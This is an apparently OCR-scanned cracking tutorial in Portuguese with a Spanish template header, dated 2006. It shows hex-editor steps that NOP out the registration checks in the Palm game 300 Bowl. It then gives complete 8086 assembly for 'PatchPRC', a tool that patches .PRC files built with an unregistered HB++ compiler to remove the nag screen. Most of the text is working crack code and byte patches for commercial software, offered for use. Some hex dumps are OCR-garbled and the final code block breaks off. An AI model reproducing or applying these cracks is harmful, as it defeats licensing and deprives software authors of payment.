    - 1002 Registered
    - 1003 Not Registered
      - References
        - 000006aa
    - 1004 Cant run 300 Bowl
    - 1005 Quick Help
    - 1006 Post your High Score
    - 1007 Game In Progress
    - 1008 Install HiColor Versior
    - 1009 Install 256 Color Vers
    - 1010 Install Grey16 Versior
    - 1011 Install Grey4 Version
    - 1012 Device Not Supporte
    - 1013 Memory Card
  - Strings
  - Data 0
  - dc.b
  - Keywords
  - Changes
  - Search Results

```
0x2C440: 7C00 46C9 383B 7C00 1AC9 3A0C 6A00 0301  |.FÉ8;|..É:.j...
0x2C450: 6066 0C3B 7CFF ECC9 383B 7C00 1AC9 3A26  `f.;|ÿìÉ8;|..É:&
0x2C460: 2EFF F424 6EFF F84E 5E4E 754E 5600 001F  .ÿô$nÿøN^NuNV...
0x2C470: 3C00 013F 3C00 1A48 6DF1 683F 3C00 0142  <..?<..Hmñh?<..B
0x2C480: 672F 3C42 7752 4D4E 4FA2 D44E 5E4E 754E  g/<BwRMNO¢ÔN^NuN
0x2C490: 56FF FC3D 7C00 1AFF FE1F 3C00 0148 6EFF  Vÿü=|..ÿþ.<..Hnÿ
0x2C4A0: FE48 6DF1 6842 672F 3C42 7752 4D4E 4FA2  þHmñhBg/<BwRMNO¢
0x2C4B0: D34E 5E4E 754E 56FF AC48 E71C 3847 EDF1  ÓN^NuNVÿ¬Hç.8Gíñ
0x2C4C0: 684A 2DC9 0C67 1E4A 2B00 0C67 184A 2DC9  hJ-É.g.J+..g.J-É
0x2C4D0: 0D67 0003 8820 6DE9 A4D1 FC00 0000 564E  .g..▌ mé¤Ñü...VN
0x2C4E0: 9060 0003 7842 A742 A745 EEFF B02F 0A42  ▌`..xB§B§Eîÿ°/.B
0x2C4F0: A742 A742 A74E 4FA2 A942 4342 424F EF00  §B§B§NO¢©BCBBOï.
0x2C500: 1849 EDC9 0D4A 1267 3E22 4A41 EEFF D812  .IíÉ.J.g>"JAîÿØ.
0x2C510: 3120 0010 0106 00FF 9F0C 0000 1962 0806  1 .....ÿ▌....b..
0x2C520: 01FF E060 0000 0E10 0106 00FF BF0C 0000  .ÿà`.......ÿ¿...
0x2C530: 1962 0611 8130 0052 4352 424A 3120 0067  .b..▌0.RCRBJ1 .g
0x2C540: 060C 4200 0B6F C80C 4300 016E 2A1D 7C00  ..B..oÈ.C..n*.|.
0x2C550: 41FF D81D 7C00 42FF D91D 7C00 43FF DA1D  AÿØ.|.BÿÙ.|.CÿÚ.
0x2C560: 7C00 44FF DB1D 7C00 45FF DC1D 7C00 46FF  |.DÿÛ.|.EÿÜ.|.Fÿ
0x2C570: DD42 2EFF DE76 0634 030C 4200 0B6E 1241  ÝB.ÿÞv.4..B..n.A
0x2C580: EEFF D811 BC00 4220 0052 420C 4200 0B6F  îÿØ.¼.B .RB.B..o
0x2C590: F217 7C00 0100 0C4A 1467 660C 5300 3367  ò.|....J.gf.S.3g
0x2C5A0: 044E 714E 710C 6B00 3900 0267 0442 2B00  .NqNq.k.9..g.B+.
0x2C5B0: 0C0C 6B00 3400 0467 0442 2B00 0C0C 6B00  ..k.4..g.B+...k.
0x2C5C0: 3600 0667 0442 2B00 0C0C 6B00 3000 0867  6..g.B+...k.0..g
0x2C5D0: 0442 2B00 0C0C 6B00 3800 0A67 0442 2B00  .B+...k.8..g.B+.
0x2C5E0: 0C4A 2B00 0C67 1A1B 7C00 01C9 0E20 6DE9  .J+..g..|..É. mé
0x2C5F0: A4D1 FC00 0000 564E 9061 00FE 7060 0002  ¤Ñü...VN▌a.þp`..
0x2C600: 5C17 7C00 0100 0C42 4342 4442 4595 CA42  \.|....BCBDBE▌ÊB
0x2C610: 4249 EDE9 9C43 EEFF D810 3120 0048 801D  BIié▌CîÿØ.1 .H▌.
0x2C620: 40FF AF30 40D6 4845 F280 0056 420C 4200  @ÿ¯0@ÖHEò▌.VB.B.
0x2C630: 0B6F E674 0132 0306 4100 9443 EEFF D810  .oæt.2..A.▌CîÿØ.
0x2C640: 3120 0048 801D 40FF AF30 40D8 4845 F280  1 .H▌.@ÿ¯0@ØHEò▌
0x2C650: 0056 420C 4200 0B6F E674 0206 4400 E743  .VB.B..oæt..D.çC
0x2C660: EEFF D810 3120 0048 801D 40FF AF30 40DA  îÿØ.1 .H▌.@ÿ¯0@Ú
0x2C670: 4845 F280 0056 420C 4200 0B6F E636 0106  HEò▌.VB.B..oæ6
```

Pos: 2C5A3h,181667 | Resource: code.0002

Iniciar | E:\Arqui... | 300Bowl... | Palm OS... | Prcedit | southDe... | southDe... | PT MSVDM | 23:57

Fig. 17

A fig. 17 mostra os bytes alterados.

Depois de alterados, teclamos novamente F9. O PRCEdit volta a mostrar o código (vide fig. 15) e então teclamos F3 “find next”. Ao encontrar a próxima ocorrência, teclamos novamente F9 e alteramos os bytes, e assim por diante.

Devemos fazer isso até que nenhuma outra ocorrência seja encontrada.

Prcedit - [E:\Arquivos de Programas\Stanley\Palm\Crack\PRCs\300BowlHighColor.patched.prc]

File Edit Insert View Tools Window Help

300BowlHighColor.patched.prc | RCP | code0001.s | code0002.s | code0003.s | code0004.s

- Resources
  - Forms
  - Alerts
    - 1000 Direct Color
    - 1001 Unable to run prograr
    - 1002 Registered
    - 1003 Not Registered
      - References
        - 000006aa
    - 1004 Cant run 300 Bowl
    - 1005 Quick Help
    - 1006 Post your High Score
    - 1007 Game In Progress
    - 1008 Install HiColor Versior
    - 1009 Install 256 Color Vers
    - 1010 Install Grey16 Versior
    - 1011 Install Grey4 Version
    - 1012 Device Not Supporte
    - 1013 Memory Card
  - Strings
  - Data 0
  - dc.b
  - Keywords
  - Changes
  - Search Results

```
0x2C5A0: 044E 714E 710C 6B00 3900 0267 044E 714E  .NqNq.k.9..g.NqN
0x2C5B0: 710C 6B00 3400 0467 044E 714E 710C 6B00  q.k.4..g.NqNq.k.
0x2C5C0: 3600 0667 044E 714E 710C 6B00 3000 0867  6..g.NqNq.k.0..g
0x2C5D0: 044E 714E 710C 6B00 3800 0A67 044E 714E  .NqNq.k.8..g.NqN
0x2C5E0: 714A 2B00 0C67 1A1B 7C00 01C9 0E20 6DE9  qJ+..g..|..É. mé
0x2C5F0: A4D1 FC00 0000 564E 9061 00FE 7060 0002  ¤Ñü...VN▌a.þp`..
0x2C600: 5C17 7C00 0100 0C42 4342 4442 4595 CA42  \.|....BCBDBE▌ÊB
0x2C610: 4249 EDE9 9C43 EEFF D810 3120 0048 801D  BIíé▌CîÿØ.1 .H▌.
0x2C620: 40FF AF30 40D6 4845 F280 0056 420C 4200  @ÿ¯0@ÖHEò▌.VB.B.
0x2C630: 0B6F E674 0132 0306 4100 9443 EEFF D810  .oæt.2..A.▌CîÿØ.
0x2C640: 3120 0048 801D 40FF AF30 40D8 4845 F280  1 .H▌.@ÿ¯0@ØHEò▌
0x2C650: 0056 420C 4200 0B6F E674 0206 4400 E743  .VB.B..oæt..D.çC
0x2C660: EEFF D810 3120 0048 801D 40FF AF30 40DA  îÿØ.1 .H▌.@ÿ¯0@Ú
0x2C670: 4845 F280 0056 420C 4200 0B6F E636 0106  HEò▌.VB.B..oæ6..
0x2C680: 4500 B545 EA01 BC30 03C1 FC14 7B42 4048  E.µEê.¼0.Áü.{B@H
0x2C690: 4032 00E6 4130 0374 0FE4 6092 40C3 FC00  @2.æA0.t.ä`´@Ãü.
0x2C6A0: 6496 4132 0330 01C1 FC66 6742 4048 40E4  d▌A2.0.ÁüfgB@H@ä
0x2C6B0: 40E4 6190 4130 402F 0848 6EFF AF4E 4FA0  @ä▌A0@/.Hnÿ¯NO
0x2C6C0: C910 2EFF AF48 8050 8FB0 5367 044E 714E  É..ÿ¯H▌P▌°Sg.NqN
0x2C6D0: 7130 04C1 FC14 7B42 4048 4032 00E6 4130  q0.Áü.{B@H@2.æA0
0x2C6E0: 0474 0FE4 6092 40C3 FC00 6430 4490 C132  .t.ä`´@Ãü.d0D▌Á2
0x2C6F0: 0830 01C1 FC66 6742 4048 40E4 40E4 6190  .0.ÁüfgB@H@ä@ä▌
0x2C700: 4130 402F 0848 6EFF AF4E 4FA0 C910 2EFF  A0@/.Hnÿ¯NO É..ÿ
0x2C710: AF48 8050 8FB0 6B00 0267 044E 714E 7130  ¯H▌P▌°k..g.NqNq0
0x2C720: 05C1 FC14 7B42 4048 4032 00E6 4130 0574  .Áü.{B@H@2.æA0.t
0x2C730: 0FE4 6092 40C3 FC00 6430 4590 C132 0830  .ä`´@Ãü.d0E▌Á2.0
0x2C740: 01C1 FC66 6742 4048 40E4 40E4 6190 4130  .ÁüfgB@H@ä@ä▌A0
0x2C750: 402F 0848 6EFF AF4E 4FA0 C910 2EFF AF48  @/.Hnÿ¯NO É..ÿ¯H
0x2C760: 8050 8FB0 6B00 0467 044E 714E 7120 54D1  ▌P▌°k..g.NqNq TÑ
0x2C770: FC00 0010 6C48 7800 642F 0A4E 9050 8F32  ü...lHx.d/.N▌P▌2
0x2C780: 00C3 FC00 6494 C132 0A30 01C1 FC66 6742  .Ãü.d▌Á2.0.ÁüfgB
0x2C790: 4048 40E4 4074 0FE4 6190 4130 402F 0848  @H@ä@t.ä▌A0@/.H
0x2C7A0: 6EFF AF4E 4FA0 C910 2EFF AF48 8050 8FB0  nÿ¯NO É..ÿ¯H▌P▌°
0x2C7B0: 6B00 0667 044E 714E 7151 4406 45FF D630  k..g.NqNqQD.EÿÖ0
0x2C7C0: 04C1 FC14 7B42 4048 4032 00E6 4130 0474  .Áü.{B@H@2.æA0.t
```

Fig. 18

A fig. 18 mostra os vários bytes a serem alterados.




Fig. 19

Depois de alterados, clique em File -> Save, o PRCEdit mostra todas as alterações conforme a fig. 19.

Faça o HotSync do 300Bowl.patched e execute.

Podemos notar que a opção Register não aparece mais no menu do programa (fig. 20).

Afer Ventus
Brasil
post_nubila@yahoo.com.br

Palm Spanish Tutor	
Programa:	HB++ versão **1.05.973.1309**

Protección:	( )**Serial** ( )**HotSync/Code** ( )**Trial** ( )**Multiprotección** ( )**Encriptado** (X)**Otro**	
Descripción:	Em assembly, quase não há demora no processo.	
Objetivo:	Programa para patchear aplicativos compilados com o HB++ versão **1.05.973.1309**	
Dificultad:	(X)**NewBies** ( )**Intermedio** ( )**Avanzado** ( )**Master** ( )**Güru**	
DOWNLOAD:	http://www.handheld-basic.com	
Herramientas:	SouthDebugger, PRCedit, PilotDis. Palm Real ó Pose emulador, UltraEdit-32, PalmDemon 0.27 ,PalmDebugger	
Palm CRACKER:	Nubila	**FECHA:** V/06/Agosto/2006

INTRODUCCION

PatchPRC.ASM

Programa para patchear aplicativos compilados com o HB++ versão **1.05.973.1309**

Nota: O programa escrito em Visual Basic para patchear os .PRC compilados com o HB++ é muito lento para arquivos grandes.

Por isso, escrevi esse programa em Assembly 80x86 para patchear .PRCs compilados com o HB++.

Em assembly, quase não há demora no processo.

Afer Ventus
Brasil
post_nubila@yahoo.com.br

AL ATAQUE

```
; PatchPRC - Retira a nag screen de programas compilados com HB++ versão 1.05 não registrada
;
; Digite PatchPRC /? para comentários.
;
; Criado por:
; Afer Ventus
; Brasil/2006
;
; Residente     - Não
; Criptografia  - SIM (simples - 8 bits / após rodar PatchPRC.COM pela 1ª vez)
; Ajuda         - SIM (/?)
; Checa sistema - Não
;
;
; Obs.: Este programa foi criado usando o EMU8086 que não exige as diretivas do assembly.
;       Para compilar esse programa usando o TASM, retire os ";" do início das linhas abaixo e compile com a sintaxe:
;
; TASM PatchPRC /m3
; TLINK PatchPRC /x/t
;
;==========================================================================================================
;
;.286                                                    ; <=== retire os
;.model tiny                                             ; <=== comentários
;.code                                                   ; <=== dessas linhas
;jumps                                                   ; <=== para compilar usando o TASM
                                                         ;
                                                         ;
                                                         ;
org 100h                                                 ;
                                                         ;
start:                                                   ;
   jmp  next                                             ;
                                                         ;
wMsg9 db 'Copyright (c) 1998 - PatchPRC! V1.00',0dh,0ah  ;
      db 'Afer Ventus þ Brasil'                          ;
      db 0dh,0ah,0dh,0ah,24h,1ah                         ;
                                                         ;
next:                                                    ;
   lea  si,[program]                                     ;SI = programa
   cmp  word ptr [si],03b8h                              ;primeira execução?
   mov  cx,finish-start                                  ;
   jz   finish                                           ;sim. criptografa o programa
                                                         ;
decrypt:                                                 ;
   xor  byte ptr [si],1ch                                ;descriptografa o programa
   inc  si                                               ;próximo byte
```

```
   loop decrypt                                    ;
                                                   ;
program:                                           ;
   mov  ax,0003h                                   ;
   int  10h                                        ;set video mode (fake CLS)
   mov  ah,09h                                     ;
   lea  dx,[wMsg9]                                 ;exibe cabeçalho
   int  21h                                        ;
   push cs                                         ;
   push cs                                         ;
   pop  ds                                         ;DS = ES = CS
   pop  es                                         ;
   mov  si,offset [0082h]                          ;SI = offset da linha de comandos
   cmp  word ptr [si],3f2fh                        ;ajuda solicitada?
   jz   ajuda                                      ;sim. exibe a ajuda.
   mov  ah,09h                                     ;
   lea  dx,[wMsg1]                                 ;
   int  21h                                        ;exibe mensagem
   mov  cx,0008h                                   ;tamanho do nome do arquivo
   lea  di,[wPrc]                                  ;DI = nome do arquivo
                                                   ;
pegaTecla:                                         ;
   xor  ah,ah                                      ;
   int  16h                                        ;lê teclado
   cmp  al,0dh                                     ;ENTER pressionado?
   jz   fimPegaTecla                               ;sim. termina de ler teclado
   cmp  al,08h                                     ;BACKSPACE pressionado?
   jnz  naoBackSpace                               ;não. nao apaga caracter
   cmp  cl,08h                                     ;todas os caracteres apagados?
   jz   pegaTecla                                  ;sim. lê teclado
   dec  di                                         ;DI = último caracter
   inc  cx                                         ;
   mov  byte ptr cs:[di],00h                       ;deleta caracter do nome do arquivo
   call ecoaTela                                   ;mostra na tela
   mov  ax,0a20h                                   ;escreve na tela
   xor  bx,bx                                      ;um espaço em branco
   push cx                                         ;sem mover o cursor
   mov  cx,0001h                                   ;
   int  10h                                        ;
   pop  cx                                         ;
   jmp  pegaTecla                                  ;lê teclado
                                                   ;
naoBackSpace:                                      ;
   call ecoaTela                                   ;mostra na tela
   stosb                                           ;salva caracter
   loop pegaTecla                                  ;lê teclado
                                                   ;
fimPegaTecla:                                      ;
   mov  cx,0005h                                   ;
```

```
   lea  si,[wExt]                                  ;SI = extensão do arquivo
   repne movsb                                     ;adiciona extensão
   xor  cx,cx                                      ;CX = 0
   mov  ah,4eh                                     ;
   lea  dx,[wPrc]                                  ;procura arquivo no diretório corrente
   int  21h                                        ;encontrou?
   jc   arquivoNaoEncontrado                       ;não. exibe mensagem de erro
   mov  ax,3d00h                                   ;abre arquivo
   lea  dx,[wPrc]                                  ;somente leitura
   int  21h                                        ;abriu?
   jc   erroAbrindoArquivo                         ;não. exibe mensagem de erro
   mov  word ptr cs:[wHandleOrigem],ax             ;salva handle do arquivo
   mov  bx,ax                                                                ;bx = handle
   mov  ax,4202h                                   ;vai para o final do arquivo
   xor  cx,cx                                      ;high order
   xor  dx,dx                                      ;low order
   int  21h                                        ;
   mov  word ptr cs:[wDX],dx                       ;salva high order do tamanho do arquivo
   mov  ax,4200h                                   ;vai para o início do arquivo
   xor  cx,cx                                      ;
   xor  dx,dx                                      ;
   int  21h                                        ;
   mov  ah,3ch                                     ;cria arquivo de saída
   xor  cx,cx                                      ;sem atributos
   lea  dx,[wPtch]                                 ;
   int  21h                                        ;criou?
   jc   erroCriandoArquivo                         ;não. exibe mensagem de erro
   mov  word ptr cs:[wHandleDestino],ax            ;salva handle do arquivo de saída
                                                   ;
leArquivoDeEntrada:                                ;
   mov  cx,wTamanho                                ;CX = tamanho do buffer
                                                   ;
continuaLendo:                                     ;
   call leArquivo                                  ;lê arquivo
   mov  cx,ax                                      ;CX = quantidade de bytes lidos
   push cx                                         ;
   push cx                                         ;
   cmp  byte ptr cs:[wEncontrada],01h              ;string já encontrada?
   jz   naoEncontrouNoBuffer                       ;sim. não procura mais
                                                   ;
   mov  al,byte ptr cs:[wString]                   ;AL = primeiro caracter da string
   lea  di,[wBuffer]                               ;DI = buffer
                                                   ;
primeiraVez:                                       ;
   cmp  byte ptr cs:[wProcurando],00h              ;se parte da string estava no buffer anterior
   jnz  continuaProcurando                         ;continua procurando o resto da string no buffer atual
   repne scasb                                     ;procura a primeira letra da string
   test cx,cx                                      ;encontrou?
   jz   naoEncontrouNoBuffer                       ;não. lê próximos 4K
```

```
   push cx                                          ;salva posição da letra no buffer
   mov  cx,0009h                                    ;CX = tamanho restante da string
   lea  si,[wString+01h]                            ;SI = string a partir do segundo caracter
   jmp  procuraString                               ;verifica resto da string
                                                    ;
continuaProcurando:                                 ;
   dec  si                                          ;
   mov  cx,si                                       ;CX = ponto a continuar a procura na na string
   sub  cx,offset wString                           ;CX = bytes já comparados da string
   mov  ch,0ah                                      ;CH = 10
   xchg ch,cl                                       ;troca CH com CL
   sub  cl,ch                                       ;subtrai bytes já comparados de 10 = bytes a comparar
   xor  ch,ch                                       ;CH = 0
                                                    ;
procuraString:                                      ;
   repe cmpsb                                       ;compara string em SI com buffer
   pop  cx                                          ;restaura
   jz   encontrouString                             ;patch se encontrou string
   mov  byte ptr cs:[wProcurando],01h               ;procura de onde parou
   cmp  di,offset wFimBuffer                        ;DI = fim do buffer?
   jz   naoEncontrouNoBuffer                        ;sim. lê próximos 4K
   mov  byte ptr cs:[wProcurando],00h               ;reseta procura
   jmp  primeiraVez                                 ;
                                                    ;
encontrouString:                                    ;
   mov  byte ptr cs:[wEncontrada],01h               ;encontrou a string
   add  di,85h                                      ;DI = fim da string no buffer + 134 bytes
   mov  al,byte ptr cs:[di]                         ;AL = byte na posição DI
   xor  al,66h                                      ;XOR com BEQ pra obter a chave
   xor  al,60h                                      ;XOR da chave com BRA
   mov  byte ptr cs:[di],al                         ;salva novo byte (patch)
                                                    ;
naoEncontrouNoBuffer:                               ;
   pop  cx                                          ;restaura nº de bytes lidos
   call gravaBuffer                                 ;grava buffer
   pop  cx                                          ;restaura nº de bytes lidos
   cmp  cx,wTamanho                                 ;
   jae  continuaLendo                               ;não. lê arquivo
   dec  word ptr cs:[wDX]                           ;decrementa high order do tamanho do arquivo
   mov  dx,word ptr cs:[wDX]                        ;DX = high order do tamanho do arquivo
   cmp  dx,0FFFFh                                   ;todo o arquivo lido?
   jnz  leArquivoDeEntrada                          ;não. lê arquivo
   mov  ah,3eh                                      ;fecha arquivo
   mov  bx,word ptr cs:[wHandleOrigem]              ;de origem
   int  21h                                         ;
   mov  ah,3eh                                      ;fecha arquivo
   mov  bx,word ptr cs:[wHandleDestino]             ;de destino
   int  21h                                         ;
   cmp  byte ptr cs:[wEncontrada],01h               ;patch efetuado?
```

```
   jz   patchEfetuado                          ;sim. exibe mensagem
   push cs                                     ;
   pop  ds                                     ;DS = CS
   mov  ah,41h                                 ;deleta
   lea  dx,ds:[wPtch]                          ;arquivo de saída
   int  21h                                    ;deletou?
   jc   erroDeletandoArquivo                   ;não. exibe mensagem de erro
   jmp  erroPatch                              ;patch não efetuado
   jmp  fim                                    ;retorna ao DOS
                                               ;
patchEfetuado:                                 ;
   lea  dx,[wMsg10]                            ;
                                               ;
mostraErro:                                    ;
   mov  ax,0901h                               ;exibe mensagem
   int  21h                                    ;
                                               ;
fim:                                           ;
   mov  ah,4ch                                 ;
   int  21h                                    ;termina programa
                                               ;
leArquivo:                                     ;
   mov  ah,3fh                                 ;lê arquivo
   mov  bx,word ptr cs:[wHandleOrigem]         ;BX = handle
   lea  dx,[wBuffer]                           ;DX = buffer
   int  21h                                    ;
   ret                                         ;
                                               ;
gravaBuffer:                                   ;
   pushf                                       ;salva flags
   pusha                                       ;salva registers
   push cx                                     ;salva
   mov  ax,4202h                               ;vai para o final do arquivo
   mov  bx,word ptr cs:[wHandleDestino]        ;BX = handle
   xor  cx,cx                                  ;high order
   xor  dx,dx                                  ;low order
   int  21h                                    ;
   pop  cx                                     ;restaura
   mov  ah,40h                                 ;grava no arquivo
   lea  dx,[wBuffer]                           ;DX = buffer
   int  21h                                    ;
   popa                                        ;restaura registers
   popf                                        ;restaura flags
   ret                                         ;
                                               ;
ecoaTela:                                      ;
   mov  ah,0eh                                 ;mostra na tela
   int  10h                                    ;modo teletype
   ret                                         ;
```

```
                                                        ;
erroAbrindoArquivo:                                     ;
   lea  dx,[wMsg2]                                      ;erro ao abrir arquivo
   jmp  mostraErro                                      ;
                                                        ;
erroCriandoArquivo:                                     ;
   mov  ah,3eh                                          ;fecha arquivo
   mov  bx,wHandleOrigem                                ;de origem
   int  21h                                             ;
   lea  dx,[wMsg3]                                      ;erro ao criar arquivo de destino
   jmp  mostraErro                                      ;
                                                        ;
arquivoNaoEncontrado:                                   ;
   lea  dx,[wMsg4]                                      ;arquivo não encontrado
   jmp  mostraErro                                      ;
                                                        ;
ajuda:                                                  ;
   mov  ah,09h                                          ;
   lea  dx,[wMsg6]                                      ;exibe a ajuda
   int  21h                                             ;
   jmp  fim                                             ;
                                                        ;
erroDeletandoArquivo:                                   ;
   lea  dx,[wMsg7]                                      ;erro ao deletar o arquivo
   jmp  mostraErro                                      ;
                                                        ;
erroPatch:                                              ;
   lea  dx,[wMsg8]                                      ;patch não efetuado
   jmp  mostraErro                                      ;

wTamanho       equ 1000h
wMsg1          db 'Arquivo .PRC para patchear (max. 8 caracteres s/ extensão): $'
wMsg2          db 0dh,0ah,'Erro ao abrir o arquivo.',0dh,0ah,07h,24h
wMsg3          db 0dh,0ah,'Erro ao criar arquivo de saída.',0dh,0ah,07h,24h
wMsg4          db 0dh,0ah,'Arquivo não encontrado.',0dh,0ah,07h,24h
wMsg7          db 0dh,0ah,'Erro ao deletar o arquivo.',0dh,0ah,07h,24h
wMsg8          db 0dh,0ah,'Patch não efetuado.',0dh,0ah,07h,24h
wMsg6          db 0dh,0ah,'Esse programa foi escrito para patchear arquivos de programas para PalmTop '
               db 0dh,0ah,'criados no HB++ versão 1.05 não registrado.',0dh,0ah
               db 0dh,0ah,'O patch consiste em alterar um único byte do arquivo .PRC de modo que a nag'
               db 0dh,0ah,'screen exibida quando o programa é executado não mais apareça.',0dh,0ah
               db 0dh,0ah,'Sintaxe:',0dh,0ah
               db 0dh,0ah,'PATCHPRC',0dh,0ah
               db 0dh,0ah,'Informe o nome do arquivo com no máximo 8 caracteres SEM extensão.'
               db 0dh,0ah,'A extensão .PRC é assumida automaticamente.',0dh,0ah
               db 0dh,0ah,'Será criado um arquivo chamado PATCHED.PRC'
               db 0dh,0ah,'Esse arquivo é o arquivo original patcheado. O arquivo original é mantido.'
               db 0dh,0ah,0dh,0ah,24h
wMsg10         db 0dh,0ah,'Patch efetuado com sucesso.',0dh,0ah,07h,24h
```

```
wString        db 'True',00h,'False'
wPtch          db 'Patched.prc',00h
wExt           db '.prc',00h
wDX            dw 0000h
wHandleOrigem  dw 0000h
wHandleDestino dw 0000h
wProcurando    db 00h
wEncontrada    db 00h
wPrc           db 0dh dup(0)
wBuffer        db wTamanho dup(0)
wFimBuffer     db 00h

finish:                                                 ;
   xor  byte ptr [si],1ch                               ;criptografa programa
   inc  si                                              ;próximo byte
   loop finish                                          ;
   mov  ah,3ch                                          ;cria arquivo
   lea  dx,[wfile]                                      ;DX=arquivo
   xor  cx,cx                                           ;tamanho zero
   int  21h                                             ;
